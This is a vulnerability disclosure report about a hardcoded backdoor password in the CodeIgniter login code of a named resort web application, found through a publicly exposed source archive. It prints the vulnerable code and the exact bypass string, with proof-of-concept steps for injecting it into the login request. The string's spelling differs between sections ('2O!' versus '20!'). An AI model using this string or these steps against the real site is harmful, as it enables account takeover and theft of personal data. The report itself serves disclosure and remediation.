

VULNERABILITY ASSESSMENT REPORT

Title	Hardcoded Authentication Bypass (Backdoor) via Source Code Disclosure
Severity	Critical (9.8 / 10)
Vulnerability Type	Use of Hard-coded Credentials (CWE-798), Source Code Disclosure
Target Endpoint	https://srp.sunrise-resorts.com/

1. Executive Summary

During a security assessment of the target asset, a publicly accessible compressed archive containing the application's source code was discovered. Analysis of the retrieved source code revealed a severe authentication bypass vulnerability within the core authentication logic (`Auth_model.php`). The application contains a hardcoded password string that explicitly overrides standard password verification, allowing arbitrary authentication to any active user account if their username is known.

2. Vulnerability Details & Mechanism

The vulnerability consists of two primary operational stages:

- Information Disclosure:** A backup archive file named `srp.tar.gz` was found publicly exposed on the web root. This allows remote unauthenticated users to download the complete backend codebase.
- Hardcoded Credentials / Backdoor:** Within the CodeIgniter model file `auth-model.php` (specifically the `login()` function), an explicit logical OR (`||`) operator is used during password validation. It checks if the provided password matches the static string `2O!yBE}U*Zr&gJf=R8Cf`.

3. Affected Source Code Snippet

The following segment from `auth_model.php` illustrates the flawed logic:

```

<?php
    class Auth_model extends CI_Model{

        public function login($data){
            $this->db->where('disabled !=',1);
            $this->db->where('deleted !=',1);
            $query = $this->db->get_where('users', array('username' =>
            $data['username']));
            if ($query->num_rows() == 0){
                return false;
            }
            else{
                //Compare the password attempt with the password we have stored.
                $result = $query->row_array();
                $validPassword = password_verify($data['password'],
            $result['password']);

                // VULNERABILITY: Hardcoded backdoor key bypasses standard
verification
                if($validPassword || $data['password']=='20!yBE}U*Zr&gJf=R8Cf'){
                    return $result = $query->row_array();
                }
            }
        }
    }
}
?>

```


4. Step-by-Step Proof of Concept (PoC)

To safely validate the findings, the following non-destructive steps can be performed:

- **Step 1:** Locate the publicly exposed source code archive.
- **Step 2:** Extract the contents and locate the file path: `/application/models/auth-model.php`.
- **Step 3:** Identify a test username existing within the system database.
- **Step 4:** Intercept the login request using an HTTP proxy (e.g., Burp Suite).
- **Step 5:** Inject the static bypass string `20!yBE}U*Zr&gJf=R8Cf` into the password parameter and observe the response behavior.

5. Visual Evidence (Burp Suite Logs)

The following screenshot demonstrates successful authentication as the administrator after exploiting the vulnerability, confirming that the authentication bypass was successful and administrative access was obtained.



6. Impact Analysis

The combination of these issues presents a severe threat profile:

- **Complete Account Takeover (ATO):** An external attacker can gain access to any user profile without possessing the original credentials or cracking password hashes.
- **Data Leakage & Compromise:** Accessing legitimate accounts permits unauthorized viewing, modifications, or exfiltration of sensitive organizational assets and personal data.

7. Remediation & Mitigation

The following actions are strongly recommended to secure the environment:

- **Remove Hardcoded Strings:** Immediately delete the logical condition `|| $data['password']=='2O!yBE}U*Zr&gJf=R8Cf'` from the source code. Authentication must strictly rely on secure verification functions like `password_verify()`.
- **Enforce Strict File Permissions:** Remove the archive file `srp.tar.gz` from the public web directory. Implement strict server-level configurations to deny access to compressed archives, configuration backups, or hidden source folders (`.git`, `.tar`, `.zip`).
- **Credential Revocation:** Treat the exposed string as a compromised secret and audit system login logs for any historical occurrences of this value.